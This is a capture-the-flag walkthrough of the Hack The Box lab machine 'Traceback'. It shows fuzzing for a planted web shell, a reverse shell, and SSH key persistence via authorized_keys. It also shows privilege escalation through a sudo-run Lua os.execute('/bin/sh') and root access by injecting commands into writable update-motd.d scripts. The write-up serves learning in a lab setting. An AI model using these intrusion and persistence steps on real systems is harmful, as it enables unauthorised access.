Traceback
Recon

As usual, we start with a port scan on the machine. The TCP port scan revealed that the following ports are open:
TCP/22 - SSH - Banner grabbing
The SSH version could be retrieved with NetCat.
➜ nc -nv 10.10.10.181 22
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 10.10.10.181:22.
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
A custom banner was set on the server. It could be triggered when a connection is initiated.
records ssh 10.10.10.181
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################
root@10.10.10.181's password:
TCP/80 - HTTP - Source code
The source of the page let us know that the website was hacked and the page replaced by a custom one. Furthermore, some the hackers tells us that he lets "some of the best shells" that are needed. 
User flag
A classic enumeration with dirb did not produce any result. We can use the hint let by the hacker and try to find the web shell he let. The Webshell name needs to be guessed.
What the best place to find reverse hell kind of name that the kali Linux folder dedicated to reverse shell ?
➜ find /usr/share/webshells/* -type f | rev|cut -d\/ -f1|rev >> webshells.txt
➜ cat webshells.txt
cmd-asp-5.1.asp
cmdasp.asp
cmdasp.aspx
cfexec.cfm
jsp-reverse.jsp
cmdjsp.jsp
perl-reverse-shell.pl
perlcmd.cgi
simple-backdoor.php
qsd-php-backdoor.php
php-findsock-shell.php
findsock.c
php-backdoor.php
php-reverse-shell.php
Let's test our new wordlist.
➜ wfuzz --sc 200 -c -w webshells.txt http://10.10.10.181/FUZZ
********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.181/FUZZ
Total requests: 14

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000014:   200        2 L      14 W     92 Ch       "php-reverse-shell.php"

Total time: 0.344479
Processed Requests: 14
Filtered Requests: 13
Requests/sec.: 40.64098
So, it seems that our assumption was good. However, this is a reverse shell and will be useless for us because it is linked to an IP that is not ours. We also know that the server supports PHP file because the code is interpreted by the server.
Furthermore, it seems that when the box reboot, the name of the backdoor is changing. On the main page, the "attacker" let is pseudo: Xh4H. After a short Google research, a twitter profile can be found with an interesting tweet.

The github repository can download and run against the website.
➜  scripts git clone https://github.com/TheBinitGhimire/Web-Shells.git
Cloning into 'Web-Shells'...
remote: Enumerating objects: 76, done.
remote: Total 76 (delta 0), reused 0 (delta 0), pack-reused 76
Unpacking objects: 100% (76/76), 1.85 MiB | 1.82 MiB/s, done.

➜  scripts ls -1 Web-Shells
alfa3.php
alfav3.0.1.php
andela.php
bloodsecv4.php
by.php
c99ud.php
cmd.php
configkillerionkros.php
jspshell.jsp
mini.php
obfuscated-punknopass.php
punkholic.php
punk-nopass.php
r57.php
README.md
smevk.php
wso2.8.5.php

➜  scripts ls -1 Web-Shells >> webshells.txt

➜  scripts wfuzz -c -w webshells.txt --hc 404 http://10.10.10.181/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

default
default
********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.181/FUZZ
Total requests: 107

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000106:   200        58 L     100 W    1261 Ch     "smevk.php"

Total time: 0.256311
Processed Requests: 107
Filtered Requests: 106
Requests/sec.: 417.4605
A file was identified on the server. The page needs to be authenticated.

The couple admin/admin was used to log into the SmEvK_PaThAn Shell V3 interface. The page looked like it has a lot of features

The Network function can be used to get a reverse shell on the box.

$ ls /home
sysadmin
webadmin

$ ls /home/webadmin
note.txt
privesc.lua
Our ssh keys can now be added to the .ssh/authorized_keys file in order to get an SSH access.
echo "ssh-rsa AAA[...]34s= root" >> /home/webadmin/.ssh/authorized_keysIt is now possible to connect the machine through SSH with the user webadmin. 
The flag cannot be retrieved with this level of permission.
webadmin@traceback:~$ find / -name "user.txt" -type f 2>/dev/nullThe history command can give us a couple of information:
webadmin@traceback:~$ history
    1  ls -la
    2  sudo -l
    3  nano privesc.lua
    4  sudo -u sysadmin /home/sysadmin/luvit privesc.lua
    5  rm privesc.lua
    6  logout
It seems that the file prives.lua can be executed with the binary /home/sysadmin/luvit with the rights of the user sysadmin with the help of the command sudo. The following file can be used.
webadmin@traceback:~$ echo 'os.execute("/bin/sh")' >> privesc.lua
webadmin@traceback:~$ cat privesc.lua
os.execute("/bin/sh")
webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit privesc.lua
$ whoami
sysadmin
Access to the user sysadmin can be found. The public key is added to the authorized_keys file of this user.
echo "ssh-rsa AAA[...]34s= root" >> /home/sysadmin/.ssh/authorized_keysFlag

After connecting on the SSH server with the user sysadmin, The flag can be retrieved
Root
The process ran by root where identified on the machine.
sysadmin@traceback:~$ ps aux | grep root | grep -v "\["                                                                                                                                                                             [0/858]
root          1  0.0  0.2 224920  8624 ?        Ss   08:34   0:05 /sbin/init noprompt
root        264  0.1  1.2 164364 51912 ?        S<s  08:34   0:07 /lib/systemd/systemd-journald
root        278  0.0  0.1  45976  4992 ?        Ss   08:34   0:04 /lib/systemd/systemd-udevd
root        304  0.0  0.0 232656   276 ?        Ssl  08:34   0:00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_permissions,allow_other,dev,suid
root        410  0.0  0.2  88224  9520 ?        Ss   08:34   0:00 /usr/bin/VGAuthService
root        415  0.0  0.2 201880 11604 ?        Ssl  08:34   0:06 /usr/bin/vmtoolsd
root        436  0.0  0.0 110512  3528 ?        Ssl  08:34   0:00 /usr/sbin/irqbalance --foreground
root        437  0.0  0.1 287544  6932 ?        Ssl  08:34   0:01 /usr/lib/accountsservice/accounts-daemon
root        440  0.0  0.1  70608  6072 ?        Ss   08:34   0:00 /lib/systemd/systemd-logind
root        446  0.0  0.0  31320  3236 ?        Ss   08:34   0:00 /usr/sbin/cron -f
root        466  0.0  0.4 170524 17348 ?        Ssl  08:34   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root        507  0.0  0.0  16180  2000 tty1     Ss+  08:34   0:00 /sbin/agetty -o -p -- \u --noclear tty1 Linux
root        531  0.0  0.1  72296  6400 ?        Ss   08:34   0:03 /usr/sbin/sshd -D
root        568  0.0  0.4 327120 16604 ?        Ss   08:34   0:00 /usr/sbin/apache2 -k start
root      26394  0.0  0.1  63516  4332 pts/2    S    09:51   0:00 sudo -u sysadmin /home/sysadmin/luvit
root      43443  0.0  0.0  58792  3224 ?        S    10:45   0:00 /usr/sbin/CRON -f
root      43446  0.0  0.0   4628   884 ?        Ss   10:45   0:00 /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
root      43448  0.0  0.0   7468   820 ?        S    10:45   0:00 sleep 30
sysadmin  43470  0.0  0.0  14428  1108 pts/5    S+   10:45   0:00 grep --color=auto root
It looks like the root user is copying all the files from the folder /var/backups/.update-motd.d/* to the folder /etc/update-motd.d/. It might be possible to let the root user copy file from us. But a quick check on the permissions revealed that the user ``sysadmin` do not have the write permission on any file.
sysadmin@traceback:~$ ls -lah /var/backups/.update-motd.d/
total 32K
drwxr-xr-x 2 root root 4.0K Mar  5 02:56 .
drwxr-xr-x 3 root root 4.0K Aug 25  2019 ..
-rwxr-xr-x 1 root root  981 Aug 25  2019 00-header
-rwxr-xr-x 1 root root  982 Aug 27  2019 10-help-text
-rwxr-xr-x 1 root root 4.2K Aug 25  2019 50-motd-news
-rwxr-xr-x 1 root root  604 Aug 25  2019 80-esm
-rwxr-xr-x 1 root root  299 Aug 25  2019 91-release-upgrade
If it is not possible to write on the source, maybe we can write some content on the destination within a 30 seconds timeframe of the /bin/sh -c sleep 30.
sysadmin@traceback:~$ ls -lah /etc/update-motd.d/
total 32K
drwxr-xr-x  2 root sysadmin 4.0K Aug 27  2019 .
drwxr-xr-x 80 root root     4.0K Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin  981 Jul 14 10:52 00-header
-rwxrwxr-x  1 root sysadmin  982 Jul 14 10:52 10-help-text
-rwxrwxr-x  1 root sysadmin 4.2K Jul 14 10:52 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Jul 14 10:52 80-esm
-rwxrwxr-x  1 root sysadmin  299 Jul 14 10:52 91-release-upgrade
It is possible to write on the system. The file 00-header content is displayed when the user sysadmin log in with SSH.
sysadmin@traceback:~$ cat /etc/update-motd.d/00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

echo "\nWelcome to Xh4H land \n"
➜ ssh sysadmin@10.10.10.181
#################################
-------- OWNED BY XH4H ---------
- I guess stuff could have been configured better ^^ -
#################################
Welcome to Xh4H land
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Tue Jul 14 10:32:29 2020 from 10.10.15.151
$ bash
sysadmin@traceback:~$A code injection might be possible. Let's try to display a simple whoami into the 00-header file and try to connect back on the box.
sysadmin@traceback:~$ echo "whoami" >> /etc/update-motd.d/00-header

Because root login is allowed, it is possible to add our public key to root's authorized_keys file and SSH into the box with the root user. The flag can be retrieved in the root folder.